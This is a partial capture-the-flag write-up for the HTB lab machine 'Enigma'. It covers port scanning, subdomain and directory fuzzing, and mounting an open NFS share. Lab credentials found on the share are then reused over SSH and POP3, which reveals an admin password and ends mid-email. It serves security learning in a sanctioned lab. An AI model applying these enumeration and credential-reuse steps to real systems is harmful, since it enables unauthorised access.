

Enigma — HTB Penetration Test Report

Machine: Enigma (Easy)

Completion: No hints used

Attack Chain: NFS enumeration → credential extraction → web RCE → database pivot → privilege escalation

Executive Summary

Enigma is a business management system (OpenSTAManager) that was compromised through an unmounted NFS export, leading to credential discovery, web application exploitation via a known CVE, database credential extraction, hash cracking, and ultimately privilege escalation through an unsanitized database parameter in a locally-running web service.

Root cause: Overly permissive NFS export + unpatched business management application + inconsistent input sanitization in web services.

Phase 1: Reconnaissance & Service Discovery

Port Enumeration

```
nmap -sV -sC enigma.htb
```

```
(RayanFakhreddine@kali)-[~]
$ sudo nmap 10.129.114.195 -sV -sC
[sudo] password for RayanFakhreddine:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-30 12:20 EEST
Nmap scan report for 10.129.114.195
Host is up (0.11s latency).
Not shown: 992 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 0c:4b:d2:76:ab:10:06:92:05:dc:f7:55:94:7f:18:df (ECDSA)
|_  256 2d:6d:4a:4c:ee:2e:11:b6:c8:90:e6:83:e9:df:38:b0 (ED25519)
80/tcp    open  http         nginx/1.24.0 (Ubuntu)
|_ http-server-header: nginx/1.24.0 (Ubuntu)
|_ http-title: Did not follow redirect to http://enigma.htb/
110/tcp   open  pop3         Dovecot pop3d
|_ ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ ssl-date: TLS randomness does not represent time
|_ pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES SASL PIPELINING TOP STLS UIDL
111/tcp   open  rpcbind      2-4 (RPC #100000)
|_ rpcinfo:
|   program version  port/proto  service
|   100000  2,3,4      111/tcp     rpcbind
|   100000  2,3,4      111/udp     rpcbind
|   100000  3,4        111/tcp6    rpcbind
|   100000  3,4        111/udp6    rpcbind
|   100003  3,4        2049/tcp    nfs
|   100003  3,4        2049/tcp6   nfs
|   100005  1,2,3      40723/tcp6  mountd
|   100005  1,2,3      53690/udp6  mountd
|   100005  1,2,3      57017/udp   mountd
|   100005  1,2,3      57045/tcp   mountd
|   100021  1,3,4      34479/tcp6  nlockmgr
|   100021  1,3,4      38079/tcp   nlockmgr
|   100021  1,3,4      42456/udp   nlockmgr
|   100021  1,3,4      46637/udp6  nlockmgr
|   100024  1          36525/tcp6  status
|   100024  1          47140/udp   status
|   100024  1          58219/udp6  status
|   100024  1          58405/tcp   status
|   100227  3          2049/tcp    nfs_acl
|_  100227  3          2049/tcp6   nfs_acl
143/tcp   open  imap         Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ imap-capabilities: post-login OK IDLE SASL-IR listed IMAP4rev1 have capabilities Pre-login more LOGINDISABLEDA0001
ID LITERAL+ LOGIN-REFERRALS STARTTLS ENABLE
993/tcp   open  ssl/imap     Dovecot imapd (Ubuntu)
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
|_ imap-capabilities: OK IDLE SASL-IR listed IMAP4rev1 have AUTH=PLAINA0001 Pre-login more post-login capabilities LI
TERAL+ ID LOGIN-REFERRALS ENABLE
995/tcp   open  ssl/pop3     Dovecot pop3d
|_ pop3-capabilities: AUTH-RESP-CODE CAPA RESP-CODES SASL(PLAIN) USER TOP PIPELINING UIDL
|_ ssl-date: TLS randomness does not represent time
|_ ssl-cert: Subject: commonName=enigma
| Subject Alternative Name: DNS:enigma
| Not valid before: 2026-02-18T20:33:33
|_ Not valid after: 2036-02-16T20:33:33
2049/tcp  open  nfs_acl      3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.22 seconds
```

Open Ports:

- 22 (ssh)
- 80 (http)

- 110 (pop3) — Dovecot mail server
- 111 (rpcbind) — RPC directory service
- 143 (imap) — Dovecot mail server
- 993 (ssl/imap)
- 995 (ssl/pop3)

Service Analysis & Initial Strategy

The presence of **rpcbind on port 111** is the critical indicator. This is the RPC directory service—it advertises where RPC services are listening, by matching program numbers to ports their services listen on.

Nmap output shows RPC running NFS (Network File System) on port 2049. Supporting services for NFS (mountd, nlockmgr, status, nfs_acl) are also run through RPC.

The pop3 is the post office protocol version 3; it allows clients to download emails from a remote server. Dovecot is the mail retrieval open-source server.

The imap is the internet message access protocol; it allows clients to manage emails from a remote server.

Initial attack vector decision: NFS mounts are easier to exploit than modern web applications. If `/etc/hosts` or configuration files exist on the NFS share, they often contain credentials or service paths that accelerate the attack.

Parallel Web Reconnaissance

While planning the NFS exploitation, I ran concurrent reconnaissance on the web application:

Subdomain Enumeration:

```
ffuf -u http://enigma.htb -H "Host: FUZZ.enigma.htb" -w  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt -c -fw 4
```

Results that contained 4 words were filtered out because they are noisy output.

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma]
$ ffuf -u http://enigma.htb/ -H "Host: FUZZ.enigma.htb" -w /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/DNS/subdomains-top1million-20000.txt -c -fw 4

v2.1.0-dev

:: Method      : GET
:: URL         : http://enigma.htb/
:: Wordlist     : FUZZ: /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/DNS/subdomains-top1million-20000.txt
:: Header      : Host: FUZZ.enigma.htb
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500
:: Filter      : Response words: 4

:: Progress: [19966/19966] :: Job [1/1] :: 586 req/sec :: Duration: [0:00:55] :: Errors: 0 ::
```

Result: No valid subdomains found via brute force.

Directory Enumeration:

```
ffuf -w /usr/share/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -u http://enigma.htb/FUZZ -c
```

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma]
$ ffuf -u http://enigma.htb/FUZZ -w /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -c

v2.1.0-dev

:: Method      : GET
:: URL         : http://enigma.htb/FUZZ
:: Wordlist     : FUZZ: /usr/share/SecLists/danielmiessler-SecLists-8a7c5da/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt
:: Follow redirects : false
:: Calibration  : false
:: Timeout     : 10
:: Threads     : 40
:: Matcher     : Response status: 200-299,301,302,307,401,403,405,500

# Copyright 2007 James Fisher [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 69ms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 133ms]
# Priority ordered case-sensitive list, where entries were found [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 134ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 261ms]
# directory-list-2.3-medium.txt [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 260ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 261ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 262ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 263ms]
# [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 320ms]
# [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 326ms]
# on at least 2 different hosts [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 323ms]
# [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 382ms]
# [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 386ms]
# [Status: 200, Size: 31133, Words: 6184, Lines: 1196, Duration: 110ms]
:: Progress: [220559/220559] :: Job [1/1] :: 520 req/sec :: Duration: [0:08:00] :: Errors: 0 ::
```

Result: Only `index.html` returned 200; web server is minimal with no admin panels or

obvious entry points.

Insight: Web application is hardened. NFS remains the primary vector.

Phase 2: NFS Enumeration & Credential Discovery

NFS Export Discovery

```
showmount -e enigma.htb
```

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma]
$ showmount -e enigma.htb
Export list for enigma.htb:
/srv/nfs/onboarding *
```

Result:

```
Export list for enigma.htb:
/onboarding *
```


The `/onboarding` directory is world-readable (`*` means all clients can access it).

NFS Mount & File Extraction

```
mkdir nfs
sudo mount -t nfs -o nolock enigma.htb:/srv/nfs/onboarding ./nfs
ls -la nfs/
```

```
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma]
$ cd nfs
(RayanFakhreddine@kali)-[~/Desktop/HTB/Enigma/nfs]
$ ls -la
total 12
drwxr-xr-x 2 root      root      4096 Feb 19  2026 .
drwxrwxr-x 3 RayanFakhreddine RayanFakhreddine 4096 Aug 30 13:12 ..
-rw-r--r-- 1 root      root      1751 Feb 19  2026 New_Employee_Access.pdf
```

Opening the PDF in firefox browser:




Contents: A PDF document containing **initial webmail credentials**:

- Username: kevin
- Password: Enigma2024!
- Subdomain: mail001.enigma.htb

Phase 3: Web Reconnaissance & Credential Chaining

Webmail Access (mail001.enigma.htb)



Identified the webmail subdomain from the discovered pdf shared through NFS. Logged in with Kevin's NFS-extracted credentials.

Service identified: Roundcube (confirmed via HTTP headers and UI fingerprinting)

```
curl -I http://mail001.enigma.htb
```

```
(RayanFakhreddine@kali)-[~]
└─$ curl -I http://mail001.enigma.htb
HTTP/1.1 200 OK
Server: nginx/1.24.0 (Ubuntu)
Date: Tue, 01 Sep 2026 11:43:33 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
Set-Cookie: roundcube_sessid=p42p021j4m02i5lvvnfdf74m65; path=/; HttpOnly
Expires: Tue, 01 Sep 2026 11:43:33 GMT
Last-Modified: Tue, 01 Sep 2026 11:43:33 GMT
Cache-Control: private, no-cache, no-store, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: sameorigin
Content-Language: en
```

Webmail version: 1.6.16


This was identified in the website's help menu. (The ? icon)

RoundCube version 1.6.16 is a critical security update that patched 8 severe vulnerabilities. This update patched policy bypass flaws, pre-auth vulnerabilities, and XSS and injection vulnerabilities.


(source: <https://roundcube.net/news/2026/05/24/security-updates-1.6.16-and-1.7.1>)

In other words, this version is protected against the latest CVEs, thus we should pivot to another tactic to try and break through.

Email discovered: Sarah (colleague) sent an email to Kevin containing welcoming him to the team.




Now, we know that a user sarah exists on the system.



The email only confirms what we already have discovered: the existence of the shared PDF that contained Kevin's credentials.

Webmail (mail001.enigma.htb) Directory Enumeration



Attack Vector Hypothesis: Custom or third-party plugins often contain unreviewed code and are common sources of RCE vulnerabilities.

The plugins' source code is found in this github [link](#).

Vulnerability Analysis:

Reviewed the plugin code for common attachment plugin vulnerabilities:

- **Arbitrary file write** — Could the plugin write files outside the attachment directory?
- **Path traversal** — Do file paths get properly sanitized before write operations?
- **File type validation** — Does the plugin enforce file type restrictions?
- **Execution context** — Can uploaded files be executed if written to web-accessible directories?

Leveraged Claude AI to perform detailed code review:

- Provided the plugin source code
- Asked Claude to identify potential security flaws
- Focused on input validation, file handling, and directory permissions

Result: All plugins implement proper:

- File path sanitization (no directory traversal possible)
- File type validation (restricts execution)
- Directory isolation (attachments stored outside web root)

Conclusion: Plugin is secure; no exploitable vulnerabilities found. Roundcube 1.6.16 is sufficiently patched against known plugin-based RCE vectors.

Credential Reuse Attack — Contextual Analysis

After exhausting the Roundcube plugin vector, I reconsidered the credentials discovered earlier in the NFS `/onboarding` share.

Contextual Observation: The NFS share was explicitly named `/onboarding` —indicating these are **company onboarding credentials**, not individual user passwords.

Onboarding credentials are typically:

- Distributed to all new employees during setup
- Often left unchanged by users (low perceived sensitivity)
- Commonly reused across multiple accounts during the first week of employment

First, I tried using Kevin's credentials to login through SSH.

```
(RayanFakhreddine@kali)-[~]  
└─$ ssh kevin@enigma.htb  
The authenticity of host 'enigma.htb (10.129.117.58)' can't be established.  
ED25519 key fingerprint is SHA256:OZNUeTZ9jastNKKQ1tFXatbe0ZzSFg5Dt7nhwhjorR0.  
This host key is known by the following other names/addresses:  
  ~/.ssh/known_hosts:24: [hashed name]  
  ~/.ssh/known_hosts:27: [hashed name]  
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes  
Warning: Permanently added 'enigma.htb' (ED25519) to the list of known hosts.  
kevin@enigma.htb: Permission denied (publickey).
```

SSH only allowed public key authentication, so this attempt did not work.

Attack Hypothesis: Sarah is a colleague of Kevin's (evidenced by the email in Kevin's mailbox). If she's a relatively new employee or recently onboarded, she may not have changed her default onboarding password despite being assigned to a new account.

IT Portal Discovery (support_001.enigma.htb)

```
openssl s_client -connect enigma.htb:995 -quiet
```

```
└─$ openssl s_client -connect enigma.htb:995 -quiet
Connecting to 10.129.118.33
depth=0 CN=enigma
verify error:num=18:self-signed certificate
verify return:1
depth=0 CN=enigma
verify return:1
+OK Dovecot (Ubuntu) ready.
user sarah
+OK
pass Enigma2024!
+OK Logged in.
list
+OK 1 messages:
1 838
.
retr 1
+OK 838 octets
Return-Path: <it@enigma.htb>
X-Original-To: sarah@localhost
Delivered-To: sarah@localhost
Received: from enigma (localhost [127.0.0.1])
        by enigma (Postfix) with ESMTP id C123C211B9
        for <sarah@localhost>; Wed, 18 Feb 2026 21:42:51 +0000 (UTC)
Date: Thu, 19 Feb 2026 10:22:00 +0000
Subject: Re: OpenSTAManager Access Request
From: it@enigma.htb
To: sarah@enigma.htb
Message-Id: <osm-reply-001@enigma.htb>
In-Reply-To: <osm-request-001@enigma.htb>
References: <osm-request-001@enigma.htb>

Hi Sarah,

Apologies for the delay. I have provisioned your access. Please find the details below:

URL: http://support_001.enigma.htb
Username: admin
Password: Ne3s4rtars78s

